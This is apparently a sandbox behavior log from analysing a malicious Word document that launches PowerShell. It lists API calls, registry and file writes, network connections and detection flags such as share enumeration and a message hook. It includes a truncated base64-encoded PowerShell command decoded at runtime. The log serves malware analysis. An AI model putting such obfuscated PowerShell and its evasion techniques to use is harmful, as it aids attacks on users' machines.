Process:2808:%windir%\System32\WindowsPowerShell\v1.0\powershell.exe) Return: 1		
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, fb531318, -1, 9506df60, 9506df68, 0) Return: 0	2756	2808
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP) Return: 1	2756	2808
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\AKCWWQHBRYXFOSJWI8E8.temp Type: VSDT_COM_DOS	2756	2808
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\AKCWWQHBRYXFOSJWI8E8.temp Type: VSDT_COM_DOS	2756	2808
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP Type: VSDT_EMPTY	2756	2808
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP Type: VSDT_COM_DOS	2756	2808
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms Type: VSDT_COM_DOS	2756	2808
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF18f5a.TMP Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: CryptExportKey Args: (95291770, 0, 6, 0, 0, 9506a644) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291380, 0, 6, 0, 0, 9506cf74) Return: 1	2756	2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: d0c		2516
Call Network API	API Name: bind Args: (d0c, 127.0.0.1:53827, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 127.0.0.1:53827		
Call System API	API Name: CryptExportKey Args: (95291540, 0, 6, 0, 0, 950692a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291540, 0, 6, 0, 0, 950699f4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (952918c0, 0, 6, 0, 0, 9506c3c4) Return: 1	2756	2808
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c		2516
Call System API	API Name: WinHttpCloseHandle Args: (da8c84f0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: d94		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: d94		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: d98		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: d98		2516
Call Network API	API Name: bind Args: (d98, 0.0.0.0:49170, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49170		
Call System API	API Name: ConnectEx Args: (d98, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fbd78) Return: 0		2516
Call Network API	API Name: send Args: (d98, ..., 1, 191) Return: 0		2516
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2516
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2516
Call System API	API Name: CryptExportKey Args: (95291770, 0, 6, 0, 0, 9506a144) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a144) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a144) Return: 1	2756	2808

Call System API	API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a144) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291770, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291850, 0, 6, 0, 0, 9506a9b4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506b104) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (952917e0, 0, 6, 0, 0, 9506da14) Return: 1	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1		2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: ffc		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 105c		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 105c		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 1064		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1064		2516
Call Network API	API Name: bind Args: (1064, 0.0.0.0:49171, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49171		
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069144) Return: 1	2756	2808
Call System API	API Name: ConnectEx Args: (1064, ctldl.windowsupdate.com:80, 16, 0, 0, 0, da8304f8) Return: 0		2516
Call Network API	API Name: send Args: (1064, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?152f8bafa662f3af HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0		2516
Call System API	API Name: CryptExportKey Args: (af628b50, 0, 6, 0, 0, 95069894) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af627e30, 0, 6, 0, 0, 9506c264) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 9506ad94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95068be4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6283e0, 0, 6, 0, 0, 95067754) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628a00, 0, 6, 0, 0, 95068ef4) Return: 1	2756	2808
Call Network API	API Name: socket Args: (2, 1, 0) Return: 1058		2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: 1078		2516
Call System API	API Name: WinHttpCloseHandle Args: (da8f6080) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da831140) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da3cf380) Return: 1		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\SessionId Value: None		2516
Call System API	API Name: CryptExportKey Args: (af6280d0, 0, 6, 0, 0, 95069a94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6280d0, 0, 6, 0, 0, 95068604) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628bc0, 0, 6, 0, 0, 95069da4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628a70, 0, 6, 0, 0, 95069a94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 95068604) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af627ff0, 0, 6, 0, 0, 95069da4) Return: 1	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (da8c9d50) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 7c4		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 7c4		2516
Call System API	API Name: DnsQueryEx Args: (gmail.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (gmail.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: a4c		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: a4c		2516
Call Network API	API Name: bind Args: (a4c, 0.0.0.0:49172, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49172		
Call System API	API Name: ConnectEx Args: (a4c, gmail.com:443, 16, 0, 0, 0, da82f738) Return: 0		2516
Call Network API	API Name: send Args: (a4c, ..., 1, 170) Return: 0		2516

Call System API	API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da82eee0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 10ac		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 10ac		2516
Call System API	API Name: DnsQueryEx Args: (autodiscover.gmail.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (autodiscover.gmail.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 10ac		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 10ac		2516
Call Network API	API Name: bind Args: (10ac, 0.0.0.0:49173, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49173		
Call System API	API Name: ConnectEx Args: (10ac, autodiscover.gmail.com:443, 16, 0, 0, 0, da82fcb8) Return: 0		2516
Call Network API	API Name: send Args: (10ac, ..., 1, 183) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (da831140) Return: 1		2516
Call System API	API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 950658b4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628b50, 0, 6, 0, 0, 95066004) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628ae0, 0, 6, 0, 0, 950689d4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d1c0, 0, 6, 0, 0, 9506d074) Return: 1	2756	2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.docx\OpenWithProgids\Word.Document.12 Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.docx\OpenWithList\ Value: None		2516
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, fb531318, -1, d495d3f0, d495d3f8, 0) Return: 0		2516
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Enums share folder from API result		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.docx\OpenWithProgids\Word.Document.12 Value: None		2516
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP) Return: 1		2516
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\RD3QR4MXTNKO5CQVLOGS.temp Type: VSDT_COM_DOS		2516
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\RD3QR4MXTNKO5CQVLOGS.temp Type: VSDT_COM_DOS		2516
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP Type: VSDT_EMPTY		2516
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP Type: VSDT_COM_DOS		2516
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms Type: VSDT_COM_DOS		2516
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\fb3b0dbfee58fac8.customDestinations-ms~RF1ae1d.TMP Type: VSDT_COM_DOS		2516
Call System API	API Name: CryptExportKey Args: (96b5d770, 0, 6, 0, 0, 9506cc94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d770, 0, 6, 0, 0, 9506aae4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d310, 0, 6, 0, 0, 95069654) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d310, 0, 6, 0, 0, 9506adf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5dc40, 0, 6, 0, 0, 9506a924) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5da80, 0, 6, 0, 0, 95069494) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d850, 0, 6, 0, 0, 9506ac34) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d000, 0, 6, 0, 0, 9506a984) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d7e0, 0, 6, 0, 0, 950694f4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d540, 0, 6, 0, 0, 9506ac94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d7e0, 0, 6, 0, 0, 9506a9d4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d850, 0, 6, 0, 0, 95069544) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5da80, 0, 6, 0, 0, 9506ace4) Return: 1	2756	2808
Call System API	API Name: System.Convert::FromBase64String Args: (IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AIgAgAC0ARgAgACcA...) Return: 2000730056002000...	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d7e0, 0, 6, 0, 0, 9506a294) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d380, 0, 6, 0, 0, 95068e04) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d310, 0, 6, 0, 0, 9506a5a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95066414) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d540, 0, 6, 0, 0, 95066b64) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5dcb0, 0, 6, 0, 0, 95069474) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a224) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 95068d94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a534) Return: 1	2756	2808

Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a124) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 95068c94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a434) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d070, 0, 6, 0, 0, 95069e44) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d5b0, 0, 6, 0, 0, 950689b4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 9506a154) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 950698a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 95068414) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d5b0, 0, 6, 0, 0, 95069bb4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 950699c4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 95068534) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 95069cd4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6284c0, 0, 6, 0, 0, b04ab014) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af628530, 0, 6, 0, 0, b04ab014) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (95291380, 0, 6, 0, 0, b04ab014) Return: 1	2756	2808
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Microsoft Office\root\Office16\AugLoop\bundle.js) Return: 1		2516
Call System API	API Name: SetWindowsHookEx Args: (WH_GETMESSAGE, 5599890, Self Module:%ProgramFiles%\Microsoft Office\root\Office16\WINWORD.EXE, 0) Return: 0		2516
Detection	Threat Characteristic: Resides in memory to evade detection Hooked File: %ProgramFiles%\Microsoft Office\root\Office16\WINWORD.EXE Hook Type: WH_GETMESSAGE		
Call System API	API Name: CryptExportKey Args: (af6874f0, 0, 6, 0, 0, b04ab514) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687720, 0, 6, 0, 0, b04aa084) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6878e0, 0, 6, 0, 0, b04ab824) Return: 1	2756	2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\SDX\foundation.win32.bundle.bytecode Type: VSDT_COM_DOS		2516
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\SDX\foundation.win32.bundle.bytecode Type: VSDT_COM_DOS		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1140		2516
Call Network API	API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49174		
Call System API	API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0		2516
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS		2516
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS		2516
Call Network API	API Name: send Args: (1140, ..., 1, 191) Return: 0		2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: 11a4		2516
Call Internet Helper API	API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0008		2516
Call System API	API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c		2516
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc000c, GET, /officeaugmentation/searchendpoint/, , , 0, -2134884352, -673485280) Return: cc0010		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11e0		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11e0		2516
Call System API	API Name: WinHttpCloseHandle Args: (da731850) Return: 1		2516
Call System API	API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003		2516
Call System API	API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 7c4		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 7c4		2516
Call Network API	API Name: bind Args: (7c4, 0.0.0.0:49175, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call System API	API Name: ConnectEx Args: (7c4, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, da82fe18) Return: 0		2516
Call Network API	API Name: send Args: (7c4, ..., 1, 188) Return: 0		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11e4		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11e4		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 7c4		2516
Call Network API	API Name: bind Args: (7c4, 0.0.0.0:49176, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call System API	API Name: ConnectEx Args: (7c4, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac059c8) Return: 0		2516
Call System API	API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 40006000) Return: 87		2516
Call Network API	API Name: send Args: (7c4, ..., 1, 188) Return: 0		2516
Call System API	API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1c, 40026000) Return: 9003		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05850) Return: 1		2516

Call System API	API Name: WinHttpCloseHandle Args: (da82eee0) Return: 1		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11d4		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11dc		2516
Call Network API	API Name: bind Args: (11dc, 0.0.0.0:49177, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call System API	API Name: ConnectEx Args: (11dc, augmentation.osi.office.net:443, 16, 0, 0, 0, da8f90d8) Return: 0		2516
Call Network API	API Name: send Args: (11dc, ..., 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (da7330b0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11f4		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f4		2516
Call System API	API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11e8		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49178, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06fc8) Return: 0		2516
Call Network API	API Name: send Args: (11ac, ..., 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0a830) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49179, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06208) Return: 0		2516
Call Network API	API Name: send Args: (11ac, ..., 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49180, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06628) Return: 0		2516
Call Network API	API Name: send Args: (11ac, ..., 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac092d0) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac06b90) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05b10) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49181, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06368) Return: 0		2516
Call Network API	API Name: send Args: (11ac, ..., 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac059b0) Return: 1		2516
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2756	2808
